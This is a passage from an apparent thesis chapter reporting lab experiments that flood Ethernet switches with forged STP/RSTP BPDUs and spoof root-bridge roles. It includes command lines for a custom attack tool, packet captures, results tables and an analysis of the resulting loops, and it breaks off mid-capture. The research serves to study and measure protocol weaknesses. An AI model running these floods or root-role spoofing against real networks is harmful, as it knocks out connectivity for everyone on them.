The network setup is illustrated in Figure 6.1. The sensor and attacker machines were dual-pentium III processor machines (700 Mhz and 1 Ghz) with 512 Mbytes of RAM and Fast Ethernet and Gb Ethernet NICs (*Intel EtherExpress Pro*), running Red Hat Linux 9.0 and kernel 2.4.20-8smp. The switches were *HP Procurve 2512s* and *2524s* with the latest firmware supporting RSTP (F.05.09)<sup>16</sup>.

The switches were configured to turn off non-standard R/STP features<sup>17</sup> so that tests would focus on the protocol specification and not a particular non-standard feature.

<sup>16</sup>The flooding attacks run on the original firmware that shipped with the switches actually managed to re-boot them, showing an effective but unintentional buffer overflow attack that revealed a poor implementation of the protocols. The later firmware fixed this problem

<sup>17</sup>HP procurve switches have some proprietary features that complement the standards, reportedly to aid with convergence times under normal traffic conditions.

## Chapter 7

# Results

### 7.1 Flooding Attacks

#### 7.1.1 Attack Scenarios

All the DoS flooding attack scenarios used the topology in figure 6.1 and a single attacker machine running the flooding utility, targeting a single switch through a single L2 link. Five sensor machines monitored traffic with tcpdump<sup>18</sup>. As flooding interface, the attacking station used the faster Gb Ethernet to achieve higher bandwidth and thus increase the chances of success<sup>19</sup>. Experiments were conducted with different STP and RSTP message formats, attacking switches located at different logical levels of the spanning tree.

The attacker generates an intense flood of messages to inhibit the target switch's ability to participate adequately in the spanning tree protocol. Simultaneously with the flooding, peer-to-peer ICMP ping traffic between stations added some mild background traffic to the network, and allowed us to measure performance degradation at the upper layers. Sensor machines captured the traffic profile with tcpdump. Percentages of *packet loss* on the machines running the *pings* were annotated after five minutes of flooding.

---

<sup>18</sup>A modified version of tcpdump 3.7.2. was used in order to be able to parse RSTP messages appropriately

<sup>19</sup>On the Fast Ethernet interfaces with the tested dual-processor stations, the card driver was not able to handle such a high frequency of interrupts. The strategy adopted to cope with this problem was to concatenate several messages together and then send the aggregated buffer out to the interface. The Gigabit Ethernet interfaces did not have this problem.

Examples of the bogus messages generated through some of the attacks are presented below:

#### *attack# 1: STP Configuration Messages*

Description: configuration message STP BPDUs claiming to come from nonexistent bridges with bridge IDs lower than the current root ID, thereby qualifying as candidates to be the new root bridge. This forces the target switch to keep recomputing the algorithm.

Attack Command:

```
[root@Server4 code]# ./SToP -d eth1 -G -o3 -r -t0
10:34:04.127377 802.1d STP config TC 8000.00:01:e6:08:ab:4e.800d
root 8000.00:01:e6:08:ab:4e pathcost 0 age 0 max 20 hello 2 fdelay 18
10:34:04.127393 802.1d STP config TC 8000.00:01:e6:08:96:ad.800d
root 8000.00:01:e6:08:96:ad pathcost 0 age 0 max 20 hello 2 fdelay 18
10:34:04.127410 802.1d STP config TC 8000.00:01:e6:08:9c:9e.800d
root 8000.00:01:e6:08:9c:9e pathcost 0 age 0 max 20 hello 2 fdelay 18
```

This shows three bogus Configuration Message STP BPDUs with the topology change flag set on, that are sent through *eth1*, such that nonexistent bridges (with IDs: 00:01:e6:08:ab:4e, 00:01:e6:08:96:ad and 00:01:e6:08:9c:9e) claim the root role in the network, preserving the remaining parameters as chosen by the actual Root Bridge.

#### *attack# 2: RSTP Configuration Messages*

Description: Same as above but with RSTP messages (port role set as designated, port state as forwarding, proposal and agreement).

Attack Command:

```
[root@Server4 code]# ./SToP -d eth1 -G -o3 -r -t1
10:43:58.828774 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:08:57:b5.800d
root 8000.00:01:e6:08:57:b5 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vllength 0
10:43:58.828791 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:08:3c:ae.800d
root 8000.00:01:e6:08:3c:ae pathcost 0 age 0 max 20 hello 2 fdelay 18 Vllength 0
10:43:58.828807 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:08:56:0f.800d
root 8000.00:01:e6:08:56:0f pathcost 0 age 0 max 20 hello 2 fdelay 18 Vllength 0
```

This case is similar to the previous one, but the messages generated are RSTP BDPUs. The port role and states were chosen to simulate a real situation (contemplated

in the state machines that characterize RSTP), where a new bridge attempts to join the network.

### ***attack# 3: STP Topology Change Notifications***

Description: Bogus Topology Change Notifications claiming to come from inexistent bridges.

Attack Command:

```
[root@Server4 code]# ./SToP -d eth1 -G -o3 -t2
10:56:49.298278 802.1d tcn
10:56:49.298292 802.1d tcn
10:56:49.298306 802.1d tcn
```

This shows three Topology Change Notifications STP BPDU messages, sent through *eth1*.

### ***attack# 4: Mix of STP Configuration Message and RSTP Configuration Message***

Description: Alternate mixture of two previous patterns.

Attack Command:

```
[root@Server4 code]# ./SToP -d eth1 -G -o3 -r -t3
11:04:03.827020 802.1d STP config TC 8000.00:01:e6:08:56:e4.800d
root 8000.00:01:e6:08:56:e4 pathcost 0 age 0 max 20 hello 2 fdelay 18
11:04:03.827036 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:08:19:c0.800d
root 8000.00:01:e6:08:19:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vllength 0
11:04:03.827053 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:08:2d:78.800d
root 8000.00:01:e6:08:2d:78 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vllength 0
```

This shows two Configuration Message RSTP BPDUs (with bridge IDs: 00:01:e6:08:19:c0 and 00:01:e6:08:2d:78) and a single Configuration Message STP BPDU (with bridge ID: 00:01:e6:08:56:e4), that are sent through *eth1*.

### ***attack# 5: Mix of STP Topology Change Notification & Configuration Message and RSTP Configuration Message***

Description: Alternate mixture of three previous patterns.

Attack Command:

```
[root@Server4 code]# ./SToP -d eth1 -G -o3 -r -t4
11:15:07.235466 802.1d STP config TC 8000.00:01:e6:08:eb:71.800d
root 8000.00:01:e6:08:eb:71 pathcost 0 age 0 max 20 hello 2 fdelay 18
11:15:07.235480 802.1d tcn
11:15:07.235496 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:08:7e:9d.800d
root 8000.00:01:e6:08:7e:9d pathcost 0 age 0 max 20 hello 2 fdelay 18 Vllength 0
```

Three BPDUs are shown here: a Configuration Message STP BPDU (with bridge ID: 00:01:e6:08:eb:71), a Configuration Message RSTP BPDU (with bridge ID: 00:01:e6:08:7e:9d) and a Topology Change Notification STP BPDU.

These last two attack patterns are meant to add some extra computational pressure on the afflicted bridge, by forcing it to take continuous decisions following the protocol migration state machine (see figure 3.4).

### 7.1.2 Results

In table 1, results are presented by experiment number, description of the attack, hierarchical level of the target switch in the spanning tree, number of BPDU messages generated per second with the attack tool, origin and destination of the sets of pings, percentage of packet loss (as shown by pings after 5 minutes of flood) and time elapsed after suspending the attack for the target switch to become responsive again to ICMP traffic (\*). In experiments 1A-5A, the recovery time is revealed by pings launched from station 4 to station 6 right after the attack is suspended. In experiments 1B-5B, the pings were sent from station 5 to station 3. Finally for experiments 1C-5C, pings were from station 3 to station 6.

As the data in table 1 shows, if an attacker floods any bridge in the network using bogus, carefully crafted STP and RSTP messages, the performance of the network degrades considerably.

As deduced from table 1, the higher the target switch is located in the tree hierarchy, the more effective the flooding attack is (with the notable exception of floods composed

exp	attack description	target	BPDU/sec	pings	pckt loss	recovery
1A	CM STP messages	4 ( <i>Root</i> )	121K	$1 \Rightarrow 5, 3 \Rightarrow 5, 2 \Rightarrow 6$	93.6%	89 secs
2A	CM RSTP messages	4 ( <i>Root</i> )	120K	$1 \Rightarrow 5, 3 \Rightarrow 5, 2 \Rightarrow 6$	100%	54 secs
3A	TCN STP messages	4 ( <i>Root</i> )	132K	$1 \Rightarrow 5, 3 \Rightarrow 5, 2 \Rightarrow 6$	91%	60 secs
4A	CM STP & RSTP	4 ( <i>Root</i> )	120K	$1 \Rightarrow 5, 3 \Rightarrow 5, 2 \Rightarrow 6$	97.3%	78 secs
5A	CM & TCN STP & CM RSTP	4 ( <i>Root</i> )	125K	$1 \Rightarrow 5, 3 \Rightarrow 5, 2 \Rightarrow 6$	96%	71 secs
1B	CM STP messages	5	121K	$3 \Rightarrow 2, 4 \Rightarrow 2, 2 \Rightarrow 6$	80%	97 secs
2B	CM RSTP messages	5	120K	$3 \Rightarrow 2, 4 \Rightarrow 2, 2 \Rightarrow 6$	100%	30 secs
3B	TCN STP messages	5	131K	$3 \Rightarrow 2, 4 \Rightarrow 2, 2 \Rightarrow 6$	58%	14 secs
4B	CM STP & RSTP	5	120K	$3 \Rightarrow 2, 4 \Rightarrow 2, 2 \Rightarrow 6$	97%	52 secs
5B	CM & TCN STP & CM RSTP	5	123K	$3 \Rightarrow 2, 4 \Rightarrow 2, 2 \Rightarrow 6$	88.3%	61 secs
1C	CM STP messages	3	120K	$3 \Rightarrow 2, 4 \Rightarrow 3, 6 \Rightarrow 3$	69%	75 secs
2C	CM RSTP messages	3	119K	$3 \Rightarrow 2, 4 \Rightarrow 3, 6 \Rightarrow 3$	100%	47 secs
3C	TCN STP messages	3	131K	$3 \Rightarrow 2, 4 \Rightarrow 3, 6 \Rightarrow 3$	23.6%	3 secs
4C	CM STP & RSTP	3	120K	$3 \Rightarrow 2, 4 \Rightarrow 3, 6 \Rightarrow 3$	100%	74 secs
5C	CM & TCN STP & CM RSTP	3	122K	$3 \Rightarrow 2, 4 \Rightarrow 3, 6 \Rightarrow 3$	99%	91 secs

Table 7.1: Attack Results

of exclusively Configuration Message RSTP, whose efficiency is the same in all three cases tested). One possible explanation for this behavior is that those switches statistically handle more trunk traffic than switches that are lower in the hierarchy. Therefore, superimposed on the computational pressure caused by the flood of BPDU messages (constant in attacks A, B and C), these switches have to make more traffic arbitration decisions that certainly consume even more computational resources.

It is also worth noticing the higher efficiency in network performance degradation caused by Configuration Message RSTP messages when compared with other BPDU formats (namely Configuration Message and Topology Change Notification STP). To explain this phenomenon, some captured traces snippets from experiment 2A on different switches are shown (a longer and more comprehensive traffic capture is shown in appendix B-1):

-On Switch 5-

```
10:45:38.410170 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:10:62 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vlength 0
10:45:39.172465 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:09:13 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vlength 0
10:45:40.250260 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 360000 age 18 max 20 hello 2 fdelay 18 Vlength 0
```

-On Switch 4-



```

10:45:34.976840 802.1w RSTP config ( TC DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:01:7e:8b pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0
10:45:37.039997 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:00:61:12 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0
10:45:37.408858 802.1w RSTP config ( TC DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:00:0f:96 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0

```

-On Switch 1-

```

10:45:34.672115 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:00:24:e9 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vlength 0
10:45:36.059539 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:00:09:aa pathcost 160000 age 8 max 20 hello 2 fdelay 18 Vlength 0
10:45:37.090647 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 140000 age 7 max 20 hello 2 fdelay 18 Vlength 0

```


As shown in the traffic snippets, the root bridge is constantly changing (the observed sequence on switch 5 is: 00:01:e6:00:10:62→00:01:e6:00:09:13→00:01:e6:00:02:cf). As single-hop costs are set to 20,000 and the attacker targets switch 4, BPDUs at switch 1 and switch 5 should advertise a *root path cost* of 40,000 (see figure 7.3), unless some residual BPDUs are still looping (indicated by higher *root path cost* and *age* values) due to the lack of tree-like topology.

These messages were captured well after the attack was launched. No steady state is ever reached by the STA, which strives to define a unique permanent root. It fails because the target switch constantly leaks bogus BPDU messages to its neighbors<sup>20</sup>. This can be interpreted as the RSTP implementation consuming more computing cycles than the STP implementation in compliant switches (certainly RSTP has a more complex state machine than STP [1, 3]). Additionally, the traces (appendix B-1) show that under the unstable condition of the STA, no ARP messages are broadcast to other switches, which prevents loops from forming.

---

<sup>20</sup>In the other flooding attacks (STP), the target switch leaks bogus BPDUs only during certain short periods of times when they are unable to handle the irregular computational pressure due to both constant attack traffic bandwidth and irregular pressure imposed by milestones in the STA such as timeouts.

A look at the monitoring console of both switches 4 and 5 when the attack is in progress show some revealing data (figures 7.1 and 7.2). Due to the instability in the STA, both switches have all their ports in a persistent *learning-listening* cycle<sup>21</sup> that only eventually turns a port into *forwarding* for a short period of time. The snapshot from figure 7.2 captures this. As the standard indicates [3], whenever a port is in either the *learning* or *listening* phase it does not forward packets. As a consequence, ARP requests are not broadcast. So RSTP itself takes care of preventing loop formation, but still fails to assure connectivity within the network as no tree is formed while the attack lasts.




minicom  
Switch4  
12-Jan-1990 23:04:40  
-----  
CONSOLE - MANAGER MODE  
-----  
Status and Counters - Spanning Tree - Port Information

Port	Type	Cost	Priority	State	Designated Bridge
1	10/100TX	20000	128	Listening	0001e6-0928c0
2	10/100TX	20000	128	Disabled	
3	10/100TX	20000	128	Disabled	
4	10/100TX	20000	128	Listening	0001e6-0928c0
5	10/100TX	20000	128	Listening	0001e6-0928c0
6	10/100TX	20000	128	Listening	0001e6-0928c0
7	10/100TX	20000	128	Disabled	
8	10/100TX	20000	128	Disabled	
9	10/100TX	20000	128	Disabled	
10	10/100TX	20000	128	Disabled	
11	10/100TX	20000	128	Disabled	
12	10/100TX	20000	128	Disabled	

Actions-> Back Show details Help  
Return to previous screen.  
Use up/down arrow keys to scroll to other entries, left/right arrow keys to change action selection, and <Enter> to execute action.  
ALT-Z for help | 9600 Bn1 | NDR | Minicom 2.00.0 | VT102 | Offline

Figure 7.1: Console on Switch 4



minicom  
Switch5  
12-Jan-1990 23:06:07  
-----  
CONSOLE - MANAGER MODE  
-----  
Status and Counters - Spanning Tree - Port Information

Port	Type	Cost	Priority	State	Designated Bridge
1	10/100TX	20000	128	Disabled	
2	10/100TX	20000	128	Forwarding	0001e6-1a1a80
3	10/100TX	20000	128	Disabled	
4	10/100TX	20000	128	Listening	0001e6-1a3a00
5	10/100TX	20000	128	Listening	0001e6-1a3a00
6	10/100TX	20000	128	Listening	0001e6-1a3a00
7	10/100TX	20000	128	Disabled	
8	10/100TX	20000	128	Disabled	
9	10/100TX	20000	128	Disabled	
10	10/100TX	20000	128	Disabled	
11	10/100TX	20000	128	Disabled	
12	10/100TX	20000	128	Disabled	

Actions-> Back Show details Help  
Return to previous screen.  
Use up/down arrow keys to scroll to other entries, left/right arrow keys to change action selection, and <Enter> to execute action.  
ALT-Z for help | 9600 Bn1 | NDR | Minicom 2.00.0 | VT102 | Offline

Figure 7.2: Console on Switch 5

As to the causes of network performance degradation in the STP flooding attacks, a completely different analysis applies.

<sup>21</sup>For RSTP the ordinary transition of a port from blocking state into forwarding state is: *blocking*  $\Rightarrow$  *listening*  $\Rightarrow$  *learning*  $\Rightarrow$  *forwarding*. Owing to the leak of BPDUs network-wide, the bogus proposing root bridges change more rapidly than what the timelines in RSTP allow a port into *forwarding mode*.




Figure 7.3: Original Spanning Tree




Figure 7.4: Modified Spanning Tree under attack of the Root Bridge (#4)

Figure 7.3 shows the original spanning tree. Figure 7.4 depicts the new spanning tree that excludes the switch under attack. The analysis of the data collected for *experiment 1A* suggests that the flood prevents Switch 4 (Root) from broadcasting regular STP / RSTP messages in a timely fashion. Hence a new spanning tree is formed by the rest of the switches (they don't perceive Switch 4 as being alive). Under attack the Layer-2 switches behavior defaults to Layer-1 switches behavior (and therefore turns the switched environment into a broadcasting environment)<sup>22</sup>. Because of this, and the temporal instability of Switch 4, logical loops are temporarily created. Consequently, messages are not only circulating but also proliferating, clogging the available network and processing resources. Tcpdump shows a single packet repeating over and over again till it occupies the full bandwidth of the link/port.

### Analysis of Loop Formation under STP Flooding

In order to determine the causes of loop formation under STP flooding attacks, the setup presented in figure 7.5 was used. In this experiment, station 4 pings stations 1, 2 and 3 while station 5 (*attacker*) floods Switch 5. Another station (*interceptor*)

<sup>22</sup>What in fact happens is that the attack manages to poison the forwarding table with bogus entries. When the cache is consulted for legitimate Media Access Control (MAC) addresses, it has to broadcast the query throughout all the ports because -with the speed of generation of the attacking tool- there is no active entry in the cache for any legitimate MAC




Figure 7.5: Loop Forming Process

with dual NIC interfaces and Linux bridging code [25] was interposed between Switches 5 and 6 to snoop ongoing traffic. The Interceptor did not participate in STP but relayed L2 traffic back and forth. Traffic dumps were collected with the aid of tcpdump at stations 1, 2, 3, 4 and 6 and the Interceptor.

The analysis of the results showed that while under attack, Switch 5 is computationally compromised and thus unstable:

- It absorbs all incoming BPDUs
- It does not generate or relay any BPDUs to neighbor switches, except during

certain load peaks when some of the fake BPDUs are leaked to all other interfaces <sup>23</sup>

- It resigns the root role of the tree, a role that is taken by Switch 6 following regular STP procedures
- From a L3 perspective, it behaves like a hub, broadcasting traffic to all interfaces but the incoming one, except during load peaks. Then, the traffic relaying is unstable

The peculiarity introduced by Switch 5's behavior is that the ports of both Switches 4 and 6 facing Switch 5 believe they are ports connecting terminal leaves of the spanning tree, but both ports are in fact connected and relaying L3 traffic most of the time.

As a consequence of Switch 5's inability to participate in the STP, the original tree topology (dashed line in figure 6.1) switches to the topology under attack (solid line). But as mentioned before, logical connectivity still uses the old path, defying the tree-like topology. In particular, the ports in Switches 4 and 6 facing Switch 5 do not change roles and stay *forwarding*. All that is needed at this point is the right type of traffic to establish loops in the structure. When the station sending ICMP requests stop receiving consistent ICMP replies traffic through Switch 5 due to its instability, it issues ARP requests (broadcast traffic) which in the described condition of logical connectivity turn the topology into a looped one. Thus loops are formed and packets proliferate, rendering the network useless and defeating the *Loop-free topology* goal of STP while they last.

The traffic capture at station 4 shows that due to the instability in switch 5's behavior, ICMP echo requests are not consistently replied to. So ARP requests<sup>24</sup> are issued by station 4. These trigger the loop storm:

```
17:45:52.703029 arp who-has 10.0.5.202 tell 10.0.4.1
17:45:52.703082 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
17:45:52.703481 arp reply 10.0.5.202 is-at 0:d0:b7:a9:87:63
17:45:52.703594 arp reply 10.0.5.202 is-at 0:d0:b7:a9:87:63
17:45:52.903026 arp who-has 10.0.5.201 tell 10.0.4.1
```

---

<sup>23</sup>Since the attack bandwidth is constant, the load peaks are due to irregular computational pressure the STA poses on the afflicted switch.

<sup>24</sup>Every 'destination host unreachable' echo reply causes an ARP request to be issued.

```

17:45:52.903080 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
17:45:53.233030 arp who-has 10.0.5.203 tell 10.0.4.1
17:45:53.233094 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
17:45:53.703055 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
17:45:53.903028 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:53.903082 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
17:45:54.229871 802.1d config TOP_CHANGE ffff.08:00:4e:36:30:c4.8004 root 8000.00:01:e6:1a:3a:00
pathcost 20000 age 1 max 20 hello 2 fdelay 18
17:45:54.233036 arp who-has 10.0.5.203 tell 10.0.4.1
17:45:54.233106 10.0.4.1 > 10.0.5.203: icmp: echo request (DF)
17:45:54.703053 10.0.4.1 > 10.0.5.202: icmp: echo request (DF)
17:45:54.903027 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.903082 10.0.4.1 > 10.0.5.201: icmp: echo request (DF)
17:45:54.904169 arp who-has 10.0.5.201 tell 10.0.4.1          <--- Loops start
17:45:54.904818 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.905001 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.905185 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.905366 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.905432 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.905634 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.905901 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.906129 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.906196 arp who-has 10.0.5.201 tell 10.0.4.1
17:45:54.906505 arp who-has 10.0.5.201 tell 10.0.4.1

```

As a result of the DoS attack, the loop forming process presents an irregular cyclic pattern, probably caused by instability in Switch 5's behavior and the timeouts associated with the STP (*maximum age* and *forward delay*). Switch 5 appears to try to take control back as the root of the tree. It manages to send out a few well-formed BPDUs from time to time. This causes the tree topology to jitter spuriously, as the capture from Interceptor reveals in appendix B-2.

## 7.2 Topology Engagement Attacks

### 7.2.1 Attack Scenarios

In these attacks, a BPDU message is crafted per *hello time* per interface of the attacking station to claim an active role in the topology<sup>25</sup>. Additionally, if Topology Change Notification messages are received, the program is able to respond with TC acknowledgement flags. Following the Topology Change Notification message reception, the program either fails to set the TC flag on in subsequent Configuration Message messages downstream (root role-claiming case) or it does not propagate the Topology Change Notification message upstream (internal role-claiming case)<sup>26</sup>. In other words, recomputation of the spanning tree is not triggered by changes downstream in the topology<sup>27</sup>, what constitutes a milder form of DoS attack. The status of the spanning tree is observed with `tcpdump` at different levels of the tree. Effectivity of the attacks is perceived by inducing topology changes (e.g. disconnecting a patch cord, cycling the power on a switch, etc) and observing the corresponding effects in the spanning tree topology.

Examples of the bogus messages crafted for this category of attacks follow.

#### *attack #6: Single-homed Root Role Attack*

Description: The attacking station generates a single BPDU message per *hello time* claiming root role, targeting a single switch. Additionally, in the role of root, *maximum age* and *forward delay* are forced to change. For this attack the same setup depicted in figure 6.1 was used.

Attack Command:

```
[root@Server4 code]# ./SToP -d eth0 -o3 -t1 -R -m 60 -y 60
```

---

<sup>25</sup>The attack tool allows to select the number of octets to spoof from the addresses in the captured BPDU message. By selecting 3 octets, the vendor part of the address is preserved -making it look as if it were coming from a switch from the same manufacturer- and the rest of the MAC is pseudorandomly generated. After the address is generated, its ability to claim root role is guaranteed by forcing it to be lower than the current root ID.

<sup>26</sup>In the case of snooping attacks the TC flag should be set on to conceal any possible anomaly that might raise alerts.

<sup>27</sup>except in the case of single-home root role-claiming targeting a switch that does RSTP.

```

14:31:09.000020 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vlength 0
14:31:11.000019 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vlength 0
14:31:13.000017 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vlength 0

```

The attacking station, claiming to be a new switch with bridge ID: 00:01:e6:01:71:5a (lower than current root's ID), attempts to gain root role (advertises *root path cost*=0) and modify the *max age* and *forward delay* parameters to assume a value of 60.

### *attack #7*: Dual-homed Root Role Claiming

Description: The attacker machine crafts a single BPDU message per *hello time* per interface claiming root role, targeting two different switches.




Figure 7.6: Dual-homed Root Role Claiming

The scheme used in this attack is described in figure 7.6.

Attack Command:

```

[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -R -M
-On Station 5 eth0-

```

```

11:05:37.709736 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0d:4a.8005

```



```

root 8000.00:01:e6:08:0d:4a pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
11:05:39.709844 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0d:4a.8005
root 8000.00:01:e6:08:0d:4a pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
11:05:41.709941 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0d:4a.8005
